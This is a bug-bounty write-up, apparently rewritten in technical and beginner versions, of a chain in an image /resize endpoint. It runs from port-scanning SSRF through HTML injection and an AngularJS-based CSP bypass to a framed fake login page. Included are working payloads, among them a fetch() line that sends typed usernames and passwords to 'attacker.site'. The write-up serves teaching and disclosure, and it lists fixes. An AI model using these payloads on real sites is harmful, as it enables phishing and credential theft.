The story of exposed service, SSRF, CSP bypass and credentials stealing via XSS
The /resize endpoint accepted a user-controlled src parameter that allowed server-side requests to arbitrary URLs, enabling port scanning SSRF. The save-as parameter reflected unsanitised input, leading to HTML injection and, after bypassing CSP via an allowed AngularJS CDN, XSS that could steal credentials by disguising the page as a login form.
 Published on bergee.it
Another day, another bug 🙂 I started looking at the portal at redacted.com. The portal was written with PHP so I started fuzzing it a bit with fuff.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a PHP portal at redacted.com. The researcher was fuzzing it with ffuf when rate limiting slowed the work down. One endpoint stood out: /resize, an image resizing feature. Requesting it without parameters returned:
[img] Must set src-attribute.
Supplying a src value that did not resolve to a file returned:
[img] Source image is not a valid file, check the filename and that a matching file exists on the filesystem.
So the feature takes a src attribute, fetches an image and processes it. The rest of the article is about what happens when that src can point anywhere, and what the other options of the endpoint do with user input.
Setup
The only tooling mentioned is ffuf for fuzzing, Tomnomnom's waybackurls for pulling historical URLs out of the Wayback Machine, and webhook.site as an out-of-band receiver. No accounts or roles are described; the researcher states plainly that they had no access to the application. The work was done against redacted.com and the endpoint https://redacted.com/resize.
Finding it
Fuzzing surfaced /resize. Historical URLs from waybackurls gave a working example of the endpoint in use:
https://redacted.com/resize?src=https://redacted.com/img/bg/someimage.jpg&sc=full_background
Requesting that URL returned an image, which showed that src accepts a remote URL, not just a local path. Pointing it at a webhook.site URL:
https://redacted.com/resize?src=https://webhook.site/af211425-270b-4c78-82eb-b0469071785f
returned a response header that disclosed the backend:
CImage/v0.7.11 (2016-04-18) (PHP/5.6.40-pl14-zoneos cURL)
That gave the PHP version and the exact version of CImage, a PHP library for image processing. The endpoint was fetching remote content server-side, which is the setup for SSRF.
Exploitation
Step 1: port scanning SSRF
The first attempt was to read data back from a server the researcher controlled, which did not work. [redacted] behaved the same way. What did differ was the error message depending on whether the target port was open or closed. A closed port produced:
Failed retrieving url, details follows: Operation timed out after 5005 milliseconds with 0 bytes received -
An open port produced:
Failed retrieving url, details follows: Received HTTP/0.9 when not allowed
The same technique was applied to localhost:
with the same errors coming back. That is a port scanning SSRF: the response distinguishes reachable from unreachable ports, even though no response body is returned. The researcher reported it at this point.
Step 2: HTML injection through the verbose option
Reading the source of the service showed that the initial error message was only available in debugging mode. The documentation described a verbose option, available only in debugging mode, which returns a lot of detail about an image. Using a remote image of Tux from Wikimedia:

The verbose output exposed further options, including a save-as option whose value was reflected in the page. Testing other options produced errors, but save-as accepted arbitrary payloads without complaint. The first injection used a dummy value for src, which renders a blank image and avoids fetching anything remote, which speeds up testing:

The payload injects markup, and the result confirms HTML injection.
Step 3: XSS and the CSP
The next attempt was a straightforward XSS payload:
Nothing executed, even though the payload was reflected correctly in the page source. The developer console showed errors, and the cause was a Content Security Policy that blocks inline JavaScript. The full CSP header is shown in the screenshot:

The relevant rule is script-src 'self', which prevents loading script files from other origins and also blocks event handlers such as <img src=x onerror=alert(1)>. The same rule, however, lists allowed sources, and among them is https://ajax.googleapis.com, which hosts JavaScript libraries including AngularJS. Loading AngularJS 1.6 from that allowed source and using an AngularJS expression to execute code bypassed the policy:

At this point the XSS fires, but the researcher notes it had no obvious value on its own: the site held no sensitive information reachable through it, and the application session cookies carried the http-only flag, so JavaScript could not read them.
Step 4: disguising the resize endpoint as the login page
The main application login panel was at https://redacted.com/login, and the XSS was on https://redacted.com/resize. Both are on the same domain, which matters for framing. The X-Frame-Options header was set to SAMEORIGIN, so /resize could frame /login. The plan was to redress /resize with HTML and CSS injection so that it looked exactly like /login. Three steps achieved it.
- Make the iframe full screen and hide scrollbars and framing:
<iframe name="frm" src="https://redacted.com/login" style="position:fixed; top:0; left:0; bottom:0; right:0;width:100%; height:100% ;top:0; left:0; bottom:0; right:0; border:none; margin:0; padding:0; overflow:hidden;">
- Hide the elements that remained visible, including the long blue URL shown on the screenshot:
<style>a{display:none}</style>
- Change both the page title and the browser URL:
document.title="Redacted | Log in";history.pushState("", "", "/login")
The result was the /resize endpoint disguised as /login, with the original URL visible in the address bar. This worked because both endpoints are on the same domain.
Step 5: stealing credentials
With the login form framed and the page disguised, the next step was to read what the user types. A listener on the change event inside the frame reads the login and password fields and sends them with fetch() to an attacker-controlled site. GET parameters could not be used in the URL because the /resize endpoint strips them, so the values were placed as path segments:
window.frames[0].addEventListener("change",(function(e){fetch("https://attacker.site/"%2b"/"%2bwindow.frames[0].document.forms[0]["user"].value%2b"/"%2bwindow.frames[0].document.forms[0]["password"].value)}))
Entering credentials produced nothing: the developer console showed warnings, and the CSP again blocked sending data to an arbitrary URL. The workaround was to send the data through the same /resize endpoint, since it supports a remote URL in src. The payload was modified to:

That worked: the request goes to the allowed origin, and the server-side fetch of src carries the credentials out to the attacker's host. webhook.site was used as the receiver for the proof of concept. The full payload, with all pieces together, was:
Root cause
The chain rests on several mistakes. The src parameter of /resize accepts arbitrary remote URLs and the server fetches them, which gives SSRF; the differing error messages for open and closed ports turn it into a port scanner. The save-as option reflects its value into the page without encoding, which gives HTML injection, and the reflection sits in a context where a </script> can be injected, which gives script injection. The CSP uses script-src 'self' but also allowlists https://ajax.googleapis.com, which hosts AngularJS, so an attacker can load a library from an allowed origin and use its expression evaluation to run code. The same CSP does not stop the exfiltration because the application's own /resize endpoint is an allowed destination and it will fetch any URL given in src. Finally, X-Frame-Options: SAMEORIGIN allows framing between pages on the same domain, which makes the login page frameable from the vulnerable endpoint and enables the disguise.
Impact
An attacker who can get a victim to load the crafted /resize URL sees a page that looks like the application login, with the URL bar showing /login, and can capture the username and password as the victim types them. The credentials are sent out through the application's own SSRF-capable endpoint, so the CSP does not block the exfiltration. The XSS alone did not expose session cookies because they were http-only, and the researcher notes the site held no sensitive information reachable through the XSS itself; the credential theft is the serious outcome. The attack requires the victim to visit the crafted URL and to enter credentials into the framed form.
Fix
The report does not describe any remediation. The changes that would break the chain are: restrict src to an allowlist of expected hosts and block loopback and internal addresses, return a single generic error regardless of whether the remote port is open, HTML-encode the save-as value and any other reflected option, remove third-party script hosts such as ajax.googleapis.com from the CSP or avoid loading libraries that evaluate expressions from user input, and set X-Frame-Options: DENY (or a frame-ancestors directive) so the login page cannot be framed at all.
Variants to test
- On any image or thumbnail endpoint, supply a URL to a host you control with an open and a closed port and compare the error text. A difference confirms port scanning SSRF.
- Try
src=http://[redacted]:<port>across common ports and look for timing or message differences. A positive result is a distinct response for open ports. - Add debugging or verbose flags to image endpoints and look for extra reflected options. A positive result is an option value appearing unencoded in the response.
- Inject
</script><h1>test</h1>into every reflected option. A positive result is rendered markup rather than escaped text. - Read the CSP and look for allowlisted script hosts that serve libraries with expression evaluation, such as AngularJS. A positive result is a payload like the one above executing under the policy.
- Check
X-Frame-Optionson the login page and whether the vulnerable endpoint is on the same origin.SAMEORIGINplus a same-origin injection point is a positive result for redress. - Test whether the vulnerable endpoint can be used as an exfiltration channel by pointing its remote-fetch parameter at your receiver. A positive result is the data arriving at your host through the application.
What happened, in plain words
A security researcher was looking at a website (called redacted.com in the report) that had a feature for resizing images. That feature turned out to be far too trusting. It would fetch an image from any address it was given, including addresses inside the company's own network, and it would also print back whatever text you put into one of its options. Step by step, the researcher turned those two small mistakes into a full attack: first a way to probe which internal ports were open, then a way to inject HTML into the page, then a way to run JavaScript despite the site's defences, and finally a fake login page that captured usernames and passwords and sent them out through the site's own image-resizing feature. The report was rewarded with 200 EUR.
This article walks through the same steps in the same order, explaining each idea from scratch. You only need to know how to use a browser.
Some background before we start
A few ideas come up again and again, so here they are up front.
A web endpoint is a specific address on a website that does a specific job. Think of a large office building: the street address gets you into the building, but you still need to say which desk you want. https://redacted.com/resize is one such desk: it is the part of the site that resizes images.
A parameter is a piece of information you hand to an endpoint, written after a question mark in the address. In https://redacted.com/resize?src=cat.jpg, the parameter is called src and its value is cat.jpg. Parameters are how you tell the endpoint what you want it to work on.
A server-side request is when the website's own computer (the server), rather than your browser, goes and fetches something from the internet. This matters a lot: the server usually sits inside the company's private network, so it can reach machines that you, sitting at home, cannot.
SSRF (Server-Side Request Forgery) is the name for the bug where you can make the server fetch an address of your choosing. The everyday comparison: you ask a receptionist to phone a number for you. If the receptionist will dial absolutely any number, including internal extensions you were never meant to reach, that is SSRF.
HTML injection is when text you supply is placed into a web page without being cleaned up, so the browser treats it as part of the page's structure rather than as plain text. If you write <h1>hello</h1> and the page shows a big heading instead of the literal characters, injection has happened.
XSS (Cross-Site Scripting) is the next level: getting actual JavaScript code to run in someone else's browser as if the website itself had written it. JavaScript is the programming language browsers use to make pages interactive.
CSP (Content Security Policy) is a set of rules a website sends to your browser saying which scripts it is allowed to run and where data may be sent. It is like a guest list at a door: even if someone sneaks a script onto the page, the browser refuses to run it unless it is on the list.
A cookie is a small piece of data a website stores in your browser, often to remember that you are logged in. The http-only flag on a cookie means JavaScript is not allowed to read it, which protects it from being stolen by XSS.
An iframe is a window inside a window: a way to embed one web page inside another. Clickjacking / redress is the trick of putting a real page inside an iframe and disguising it so the victim thinks they are somewhere else.
The Wayback Machine is an archive of old versions of web pages. Tools can search it for addresses that a site used in the past, which often reveals features that are still live but no longer linked anywhere.
With that in mind, here is how the researcher found the bug.
Finding the resize endpoint
The researcher started by poking at the portal at redacted.com. The portal was written in PHP, a common programming language for websites. To find interesting addresses quickly, they used a tool called ffuf, which tries many possible addresses in a row and reports which ones respond. This kind of automated guessing is called fuzzing. The site had rate limiting, meaning it deliberately slows down or refuses clients that send too many requests too quickly, so the fuzzing took a while.
One address stood out: /resize. Visiting it with no parameters at all returned this message:
[img] Must set src-attribute.
In plain words: the endpoint is complaining that it was not told which image to work on. It expects a parameter called src (short for source).
So the researcher supplied a src value that did not point to a real file, and got:
[img] Source image is not a valid file, check the filename and that a matching file exists on the filesystem.
In plain words: the endpoint took the value, tried to find a file by that name, failed, and said so. This tells us the feature fetches an image and then processes it. The rest of the story is about what happens when the address it fetches from can be anywhere, and what the endpoint's other options do with text you give them.
The tools used
Only a few tools are mentioned in the report:
- ffuf, for the fuzzing described above.
- waybackurls, a tool by Tomnomnom that pulls historical URLs for a domain out of the Wayback Machine.
- webhook.site, a free service that gives you a unique web address and shows you every request that arrives at it. Security researchers use it as a receiver to prove that data left the target and reached them.
The researcher states plainly that they had no access to the application, meaning no account and no login. All the work was done against redacted.com and the endpoint https://redacted.com/resize.
Getting a working example
Rather than guess the right parameters, the researcher asked the Wayback Machine for old addresses on redacted.com using waybackurls. Among the results was a real, working example of the endpoint in use:
https://redacted.com/resize?src=https://redacted.com/img/bg/someimage.jpg&sc=full_background
Line by line: the address is https://redacted.com/resize; the src parameter points at an image file on the same site (/img/bg/someimage.jpg); and a second parameter sc has the value full_background, which presumably tells the endpoint what kind of resize to do.
Visiting that address returned an image. That is the key observation: src is not limited to files on the server's own disk. It can be a full web address pointing somewhere else. The endpoint goes out to the internet, fetches whatever is at that address, and processes it.
To confirm the server really was fetching remote content, the researcher pointed src at a webhook.site address:
https://redacted.com/resize?src=https://webhook.site/af211425-270b-4c78-82eb-b0469071785f
Line by line: same endpoint, but now src is a URL on webhook.site. If the server fetches it, the request will show up on the webhook.site page. The response also came back with a header that revealed what software was behind the endpoint:
CImage/v0.7.11 (2016-04-18) (PHP/5.6.40-pl14-zoneos cURL)
A response header is extra information the server sends alongside the page, not visible in the page itself. This one names the software: CImage version 0.7.11, built on PHP 5.6.40, using cURL (a library for making web requests from code). CImage, the researcher explains, is a PHP library for image processing. Knowing the exact version is useful because it tells you what features and quirks to expect.
More importantly, the endpoint was now demonstrably fetching remote content on the server side. That is the setup for SSRF.
Step 1: using the endpoint as a port scanner
The first idea was to read data back from a server the researcher controlled. That did not work: no file contents came back. Trying [redacted] (the special address that always means "this same machine") behaved the same way.
But something else did differ. When the researcher pointed src at their own server with a port that was closed, the error was:
Failed retrieving url, details follows: Operation timed out after 5005 milliseconds with 0 bytes received -
When the port was open, the error was:
Failed retrieving url, details follows: Received HTTP/0.9 when not allowed
A port is a numbered door on a computer. One machine can run many services, each listening on its own port number. If nothing is listening on a port, a connection attempt just hangs and eventually times out. If something is listening, the connection succeeds and the two sides start talking. Here the two situations produced visibly different error messages, which means the endpoint is telling you whether a port is open or closed.
The researcher then applied the same technique to the server's own localhost, the machine the endpoint runs on:
Line by line: [redacted] means "this machine itself", :22 and :888 are port numbers, and http:// says to speak the web protocol. The same errors came back, so the endpoint could be used to probe which ports were open on the server's own machine. That is a port scanning SSRF: no data is returned, but the difference between "open" and "closed" leaks information about the internal network. The researcher reported it at this point.
Step 2: HTML injection through the verbose option
Next, the researcher read the source code of the service. Reading the code of the software that powers a site is a normal research step when the software is open source. That reading showed that the initial error message was only available in debugging mode, a special mode developers switch on while building things, which shows extra detail.
The documentation described a verbose option, available only in debugging mode, which returns a lot of detail about an image. To try it, the researcher used a remote image of Tux, the Linux penguin, from Wikimedia:
Line by line: src points at the Tux image on Wikimedia's servers, and &verbose adds the verbose option with no value, which in URL terms just means "turn this on".
The screenshot shows the verbose output: a long list of details about the image. Among them was a save-as option, and its value was echoed back into the page. Echoing user input back into a page is called reflection, and it is the raw material for injection bugs.
The researcher tested other options, but they produced errors when given odd values. Save-as accepted arbitrary text without complaint. The first injection used dummy as the src value. dummy is a special value that makes the endpoint render a blank image instead of fetching anything, which saves time during testing because no remote request is made:
Line by line: src=dummy gives a blank image; verbose turns on the detailed output; and save-as is set to a value that starts with xx">, which closes whatever HTML attribute or tag the value was being placed into, then </script> closes a script block, and then <h1><font color="red">HTML injection</font><br></h1> is ordinary HTML that draws a big red heading saying "HTML injection".
That confirms HTML injection.
Step 3: XSS and the Content Security Policy
HTML injection is a start, but the real prize is running JavaScript. The next attempt was a classic XSS payload:
Line by line: same setup, but the injected HTML is an <img> tag whose src is x, which is not a real image. When an image fails to load, the browser fires an event called onerror, and here that event is set to run alert(1), which pops up a box saying "1". If that box appears, JavaScript is running.
Nothing happened, even though the payload appeared correctly in the page source. The researcher opened the browser's developer console (the panel where the browser reports errors and warnings) and saw red messages. The cause was a Content Security Policy that blocks inline JavaScript.
The full CSP header is shown in the screenshot:
The rule that matters is script-src 'self'. In plain words: scripts may only be loaded from the site's own origin. That blocks inline JavaScript such as the onerror=alert(1) above, and it also blocks loading script files from other websites.
But the same rule also lists allowed sources, and among them is https://ajax.googleapis.com. That is Google's public library host, which serves many JavaScript libraries, including AngularJS. AngularJS is a framework that lets a page evaluate expressions written in its own template syntax. If you can load AngularJS from an allowed source, you can use its expression evaluation to run code, and the browser will consider it legitimate because the library came from an approved place.
The researcher loaded AngularJS 1.6 from that allowed source and used an AngularJS expression to fire the XSS:
Line by line: save-as starts with x"); </script> closes the existing script block; <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.9/angular.min.js"></script> loads AngularJS from the allowed host; <k ng-app> marks a region as an AngularJS application; and {{$on.constructor('alert(document.domain)')()}} is an AngularJS expression that builds and runs a function containing alert(document.domain), which pops up the current site's domain name. If the box appears, the CSP has been bypassed.
At this point, though, the researcher notes the XSS had no obvious value on its own. The site held no sensitive information reachable through it, and the application's session cookies carried the http-only flag, so JavaScript could not read them. A session cookie is what proves to the site that you are logged in; if it cannot be read by script, stealing it that way is impossible.
Step 4: disguising the resize endpoint as the login page
The main application login panel was at https://redacted.com/login, and the XSS was on https://redacted.com/resize. Both are on the same domain, and that matters for framing. The X-Frame-Options header was set to SAMEORIGIN, which means pages on this site may be framed by other pages on the same site. So /resize could frame /login.
The plan: use HTML and CSS injection on /resize to make it look exactly like /login. CSS is the language that controls how a page looks. Three steps achieved it.
- Make the iframe full screen and hide scrollbars and framing:
<iframe name="frm" src="https://redacted.com/login" style="position:fixed; top:0; left:0; bottom:0; right:0;width:100%; height:100% ;top:0; left:0; bottom:0; right:0; border:none; margin:0; padding:0; overflow:hidden;">
Line by line: <iframe> creates the embedded window; name="frm" gives it a name so scripts can refer to it; src="https://redacted.com/login" loads the real login page inside it; and the style attribute uses CSS to pin it to every edge of the screen (position:fixed, top/left/bottom/right:0), make it fill the whole viewport (width:100%; height:100%), remove any border, remove margins and padding, and hide scrollbars (overflow:hidden). The result is that the real login page fills the entire visible area.
- Hide the elements that remained visible, including the long blue URL shown on the screenshot:
<style>a{display:none}</style>
Line by line: <style> starts a block of CSS; a{display:none} says every link element should not be displayed. This removes leftover links that would otherwise give the disguise away.
- Change both the page title and the browser URL:
document.title="Redacted | Log in";history.pushState("", "", "/login")
Line by line: document.title="Redacted | Log in" changes the text shown in the browser tab; history.pushState("", "", "/login") changes the address shown in the address bar to /login without actually navigating anywhere. Together they make the page look, in the tab and in the address bar, like the real login page.
The result was the /resize endpoint disguised as /login, with the original URL visible in the address bar. This worked because both endpoints are on the same domain.
Step 5: stealing credentials
With the login form framed and the page disguised, the next step was to read what the user types. The researcher added a listener on the change event inside the frame. A change event fires when the user edits a field and then leaves it. The listener reads the login and password fields and sends them with fetch(), a JavaScript function for making web requests, to a site the attacker controls.
GET parameters could not be used in the URL because the /resize endpoint strips them, so the values were placed as path segments instead:
window.frames[0].addEventListener("change",(function(e){fetch("https://attacker.site/"%2b"/"%2bwindow.frames[0].document.forms[0]["user"].value%2b"/"%2bwindow.frames[0].document.forms[0]["password"].value)}))
Line by line: window.frames[0] refers to the first iframe on the page, which is the login page; .addEventListener("change", ...) says "when something in there changes, run this function"; inside the function, window.frames[0].document.forms[0]["user"].value reads the value of the username field and window.frames[0].document.forms[0]["password"].value reads the password field; %2b is the URL-encoded form of the + sign, which glues strings together; and fetch("https://attacker.site/" + "/" + username + "/" + password) sends a request to the attacker's site with the username and password as parts of the address.
Entering credentials produced nothing. The developer console showed warnings, and the CSP again blocked sending data to an arbitrary URL. The CSP again blocked sending data to an arbitrary URL, and attacker.site was not allowed.
The workaround was to send the data through the same /resize endpoint, since it supports a remote URL in src. The payload was modified to:
Line by line: the only change is the destination. Instead of sending straight to attacker.site, the request goes to https://redacted.com/resize?src=https://attacker.site/.... The browser sees a request to the site's own origin, which the CSP allows. Then the server, doing what it always does with src, fetches the attacker's address, and the username and password ride along in the path.
That worked: the request goes to the allowed origin, and the server-side fetch of src carries the credentials out to the attacker's host. webhook.site was used as the receiver for the proof of concept. The full payload, with all pieces together, was:
Line by line: src=dummy&verbose gives a blank image and turns on detailed output; save-as=x") begins the injected value; </script> closes the existing script block; <style>a{display:none}</style> hides leftover links; the <script src="...angular.min.js"> tag loads AngularJS from the allowed host; <k ng-app> marks the region as an AngularJS application; the {{...}} expression runs a function that sets the page title, changes the address bar to /login, and installs the change listener that sends credentials through /resize; </k> closes the AngularJS region; the <iframe> fills the screen with the real site;
Why it worked
The chain rests on several mistakes, each small on its own.
- The
srcparameter of/resizeaccepts arbitrary remote URLs and the server fetches them. That is SSRF. - The error messages differ depending on whether a remote port is open or closed, which turns the SSRF into a port scanner.
- The
save-asoption reflects its value into the page without encoding it. That is HTML injection, and because the reflection sits in a context where a</script>can be injected, it becomes script injection. - The CSP uses
script-src 'self'but also allowlistshttps://ajax.googleapis.com, which hosts AngularJS. An attacker can therefore load a library from an allowed origin and use its expression evaluation to run code. - The same CSP does not stop the exfiltration, because the application's own
/resizeendpoint is an allowed destination and it will fetch any URL given insrc. X-Frame-Options: SAMEORIGINallows framing between pages on the same domain, which makes the login page frameable from the vulnerable endpoint and enables the disguise.
What an attacker could do with it
An attacker who can get a victim to load the crafted /resize URL sees a page that looks like the application login, with the address bar showing /login, and can capture the username and password as the victim types them. The credentials are sent out through the application's own SSRF-capable endpoint, so the CSP does not block the exfiltration.
The XSS alone did not expose session cookies because they were http-only, and the researcher notes the site held no sensitive information reachable through the XSS itself. The credential theft is the serious outcome. The attack requires the victim to visit the crafted URL and to enter credentials into the framed form.
How to fix it
The report does not describe any remediation. The changes that would break the chain are:
- Restrict
srcto an allowlist of expected hosts and block loopback and internal addresses. - Return a single generic error regardless of whether the remote port is open.
- HTML-encode the
save-asvalue and any other reflected option. - Remove third-party script hosts such as
ajax.googleapis.comfrom the CSP, or avoid loading libraries that evaluate expressions from user input. - Set
X-Frame-Options: DENY(or aframe-ancestorsdirective) so the login page cannot be framed at all.
How to look for the same thing yourself
- On any image or thumbnail endpoint, supply a URL to a host you control with an open and a closed port and compare the error text. A difference confirms port scanning SSRF.
- Try
src=http://[redacted]:<port>across common ports and look for timing or message differences. A positive result is a distinct response for open ports. - Add debugging or verbose flags to image endpoints and look for extra reflected options. A positive result is an option value appearing unencoded in the response.
- Inject
</script><h1>test</h1>into every reflected option. A positive result is rendered markup rather than escaped text. - Read the CSP and look for allowlisted script hosts that serve libraries with expression evaluation, such as AngularJS. A positive result is a payload like the one above executing under the policy.
- Check
X-Frame-Optionson the login page and whether the vulnerable endpoint is on the same origin.SAMEORIGINplus a same-origin injection point is a positive result for redress. - Test whether the vulnerable endpoint can be used as an exfiltration channel by pointing its remote-fetch parameter at your receiver. A positive result is the data arriving at your host through the application.
Glossary
- API: a defined way for one piece of software to ask another to do something, usually over the web.
- AngularJS: a JavaScript framework that can evaluate expressions written in
{{ }}template syntax. - CSP (Content Security Policy): rules a site sends to the browser saying which scripts may run and where data may be sent.
- CSS: the language that controls how a web page looks.
- Cookie: a small piece of data a site stores in your browser, often to remember that you are logged in.
- cURL: a library for making web requests from code.
- Debugging mode: a special mode developers switch on to get extra detail while building things.
- Developer console: the browser panel that shows errors, warnings and messages from the page.
- Endpoint: a specific address on a website that does a specific job.
- ffuf: a tool that tries many possible web addresses quickly to find ones that respond.
- Fuzzing: automatically trying many inputs or addresses to see which produce interesting responses.
- GET parameter: a piece of information passed in the address after a question mark.
- Header: extra information a server sends alongside a page, not visible in the page itself.
- HTML: the language that describes the structure of a web page.
- HTML injection: getting text you supply treated as page structure rather than as plain text.
- http-only: a cookie flag that stops JavaScript from reading the cookie.
- iframe: a window inside a window, embedding one page inside another.
- JavaScript: the programming language browsers use to make pages interactive.
- localhost / [redacted]: the special address that always means "this same machine".
- Parameter: a piece of information handed to an endpoint, usually in the address.
- PHP: a common programming language for websites.
- Port: a numbered door on a computer; each service listens on its own port.
- Port scanning SSRF: using an SSRF bug to learn which ports are open by comparing responses.
- Rate limiting: deliberately slowing down or refusing clients that send too many requests too quickly.
- Redress: disguising a real page so the victim thinks they are somewhere else.
- Reflection: echoing user input back into a page.
- Response header: see header.
- Same origin: same scheme, host and port; pages on the same origin may frame each other under
SAMEORIGIN. - Session cookie: the cookie that proves to a site that you are logged in.
- SSRF (Server-Side Request Forgery): making a server fetch an address of your choosing.
- URL: a web address.
- Wayback Machine: an archive of old versions of web pages.
- waybackurls: a tool that pulls historical URLs for a domain out of the Wayback Machine.
